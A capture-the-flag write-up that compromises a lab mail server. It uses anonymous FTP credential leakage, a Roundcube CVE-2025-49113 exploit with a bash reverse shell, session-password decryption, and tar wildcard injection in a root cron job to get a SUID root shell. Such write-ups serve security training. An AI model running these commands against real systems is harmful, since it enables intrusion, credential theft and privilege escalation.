
Ronin66 Buoy Writeup
Anonymous FTP exposes a Roundcube backup with database credentials, CVE-2025-49113 gives code execution, and a root cron running tar with a wildcard roots it.
Recon
Initial Enumeration
We begin with a full TCP port scan with service and default script detection:
1
nmap -sC -sV -p- 172.16.18.10 --min-rate 5000
1
2
3
4
5
6
7
8
9
10
11
12
13
PORT    STATE SERVICE  VERSION
21/tcp  open  ftp      vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    4 115      116          4096 Oct 31  2025 old_rc
22/tcp  open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
110/tcp open  pop3     Dovecot pop3d
| ssl-cert: Subject: commonName=roundserver
143/tcp open  imap     Dovecot imapd (Ubuntu)
993/tcp open  ssl/imap Dovecot imapd (Ubuntu)
995/tcp open  ssl/pop3 Dovecot pop3d (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
The scan reveals several interesting services. FTP allows anonymous authentication and exposes an old_rc directory. The host is also running a full mail stack through Dovecot, while the TLS certificate reveals the hostname roundserver.
Port 80 is serving the default Apache page, so there is no immediately visible application at the web server’s root. The exposed FTP directory is therefore the most promising lead and is worth investigating first.
FTP Enumeration
We connect to the FTP service using anonymous authentication:
1
ftp 172.16.18.10
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Name (172.16.18.10:root): ftp
331 Please specify the password.
Password:
230 Login successful.
ftp> ls -la
drwxr-xr-x    4 115      116          4096 Oct 31  2025 old_rc
ftp> cd old_rc
ftp> ls
-rwxr-xr-x    1 115      116         12714 Oct 31  2025 INSTALL
-rwxr-xr-x    1 115      116         35147 Oct 31  2025 LICENSE
-rwxr-xr-x    1 115      116          3853 Oct 31  2025 README.md
-rwxr-xr-x    1 115      116          1049 Oct 31  2025 SECURITY.md
drwxr-xr-x    2 115      116          4096 Oct 31  2025 bin
drwxr-xr-x    2 115      116          4096 Oct 31  2025 config
-rwxr-xr-x    1 115      116         11200 Oct 31  2025 index.php
The contents of old_rc resemble a complete PHP application. The config directory and index.php are particularly interesting, as configuration files often contain database credentials or other sensitive information.
We download the exposed files for offline analysis:
1
wget -r --no-parent --level=0 --user="ftp" --password="ftp" ftp://172.16.18.10/
Examining the downloaded files confirms that old_rc contains a copy of the Roundcube application. This gives us a useful starting point for investigating the live web application.
Web Enumeration
Since the FTP backup identifies the application as Roundcube, we now need to determine where the live instance is hosted on the web server.
We enumerate directories on the HTTP service:
1
2
3
4
5
6
dirsearch -u http://172.16.18.10/ -x 403

<SNIP>

[11:44:29] Starting:
[11:46:12] 200 -    5KB - /roundcube/index.php
The scan confirms that the live Roundcube instance is accessible under /roundcube/.
With the application location identified, we can compare the live instance with the copy obtained through FTP. Examining the backed-up config/config.inc.php reveals a database connection string containing credentials in cleartext:
1
$config['db_dsnw'] = 'mysql://marina:3467marina@localhost/roundcube';
The credentials are:
1
marina : 3467marina
We test these credentials against the live Roundcube instance at /roundcube/.

The credentials are valid and allow us to authenticate to the Roundcube webmail interface.
There are no interesting emails in the mailbox, so we proceed by identifying the exact version of the running application.

1
Roundcube Webmail 1.6.10
The running version is Roundcube 1.6.10, which is affected by CVE-2025-49113. This vulnerability provides a path to remote code execution when an authenticated account is available.
Shell as www-data
Roundcube 1.6.10 is affected by CVE-2025-49113. A public PoC handles authentication and delivers a command:
1
https://github.com/fearsoff-org/CVE-2025-49113
Since we have already recovered valid marina credentials from the exposed FTP backup, we can use them with the exploit and provide a bash reverse-shell payload:
1
php CVE-2025-49113.php http://172.16.18.10/roundcube marina 3467marina "bash -c 'bash -i >& /dev/tcp/<VPN_IP>/4444 0>&1'"


The exploit successfully executes the supplied command, and the listener receives a reverse shell as www-data.
Shell as leo
With access as www-data, we can inspect the live Roundcube installation and its configuration.
The live config/config.inc.php contains the current database credentials and the encryption key used by Roundcube to protect stored IMAP passwords:
1
cat /var/www/html/roundcube/config/config.inc.php
1
2
3
4
5
$config['db_dsnw'] = 'mysql://roundcube:roundcb3%21%23%23%23@localhost/roundcube';
$config['imap_host'] = 'localhost:143';
$config['smtp_host'] = 'localhost:587';
$config['des_key'] = 'lCP7fwi7Irf9uMT4nDl6G74D';
$config['plugins'] = [];
The database password is URL-encoded in the configuration. Decoding it gives:
1
roundcube : roundcb3!###
We use these credentials to access the local MariaDB instance:
1
mysql -u roundcube -p
The users table contains two accounts, leo and marina:
1
2
3
4
MariaDB [roundcube]> select * from users;
| user_id | username | mail_host | ...
|       1 | leo      | localhost | ...
|       2 | marina   | localhost | ...
At this point, the session table is worth investigating because Roundcube stores serialized session data in the database. Following the Roundcube notes on HackTricks:
1
https://hacktricks.wiki/en/network-services-pentesting/pentesting-web/roundcube.html
We query the session table and find a session belonging to leo:
1
2
MariaDB [roundcube]> SELECT * FROM session;
| pqmqotlrk92c9ig5ibf1ie1r0f | 2025-10-31 16:43:02 | 192.168.1.6 | bGFuZ3VhZ2V8czo1OiJl<BASE64_BLOB_SNIP>Y29tcG9zZV9kYXR
The session data is Base64-encoded, so we decode the blob:
1
echo '<BASE64_BLOB>' | base64 -d
The decoded data contains the leo session information, including an encrypted password:
1
language|s:5:"en_US";...user_id|i:1;username|s:3:"leo";storage_host|s:9:"localhost";storage_port|i:143;storage_ssl|b:0;password|s:32:"+I3J+D4QPt7JZVfbcd/KIpQNr8k1b+SC";login_time|i:1761924881;timezone|s:11:"Europe/Rome";...
The password stored in the session is encrypted using the des_key value from the Roundcube configuration. We can therefore use the recovered key and encrypted value with a Roundcube decryption tool:
1
https://keydecryptor.com/decryption-tools/roundcube

The decrypted credentials are:
1
leo : cleopatra1956
We test the password against SSH:
1
2
3
4
5
6
7
8
9
10
ssh leo@172.16.18.10

<SNIP>

leo@roundserver:~$ id
uid=1000(leo) gid=1000(leo) groups=1000(leo)
leo@roundserver:~$ ls
mail  user.flg
leo@roundserver:~$ cat user.flg
a3d<SNIP>fd6
The credentials are reused for SSH access, giving us a shell as leo and access to the user flag.
Shell as root
Process Monitoring
While enumerating the filesystem as leo, we find a backup.tar.gz file owned by root in /tmp. Its timestamp changes over time, suggesting that it is being generated by a scheduled task:
1
2
leo@roundserver:/tmp$ ls -la
-rw-r--r--  1 root root   68751 Sep  9 17:01 backup.tar.gz
To identify what is creating the archive, we upload and run pspy64, which allows us to monitor processes without requiring root privileges:
1
https://github.com/DominicBreuker/pspy/releases/tag/v1.2.1
1
2
3
leo@roundserver:/tmp$ ./pspy64
2026/09/09 17:17:01 CMD: UID=0     PID=55061  | /bin/sh -c cd /home/leo/mail/ && tar -czf /tmp/backup.tar.gz *
2026/09/09 17:17:01 CMD: UID=0     PID=55063  | tar -czf /tmp/backup.tar.gz Drafts Sent Trash
The output shows a root process executing tar from /home/leo/mail/ with a wildcard:
1
tar -czf /tmp/backup.tar.gz *
Because leo owns the mail directory, we can create files with controlled names there. When the cron job executes, these filenames are expanded by the shell and passed to tar. This makes the command vulnerable to tar option injection.
Tar Wildcard Injection
GNU tar supports options such as --checkpoint and --checkpoint-action, which can be abused when filenames beginning with -- are passed to the command.
We create a script that will copy /bin/bash to /tmp/rootbash and enable the SUID bit:
1
2
3
4
5
6
leo@roundserver:~$ /home/leo/mail/
leo@roundserver:~/mail$ echo "cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash" > exploit.sh
leo@roundserver:~/mail$ ls
Drafts    exploit.sh  Sent  Trash
leo@roundserver:~/mail$ touch ./"--checkpoint=1"
leo@roundserver:~/mail$ touch ./"--checkpoint-action=exec=sh exploit.sh"
When the root cron job runs, the wildcard expands to the crafted filenames. tar interprets them as options and executes exploit.sh with root privileges.
The next execution creates the SUID-enabled copy of bash:
1
2
3
4
5
6
7
leo@roundserver:/tmp$ ls -la
-rw-r--r--  1 root root   68838 Sep  9 17:21 backup.tar.gz
<SNIP>
-rwsr-sr-x  1 root root  139652 Sep  9 17:21 rootbash
leo@roundserver:/tmp$ ./rootbash -i -p
rootbash-5.2# id
uid=1000(leo) gid=1000(leo) euid=0(root) egid=0(root) groups=0(root),1000(leo)
The resulting shell has an effective UID of 0, providing root-level access to the system. We can now read the root flag:
1
2
3
4
5
rootbash-5.2# cd /root
rootbash-5.2# ls
cleanup  root.flg
rootbash-5.2# cat root.flg
88b<SNIP>7bb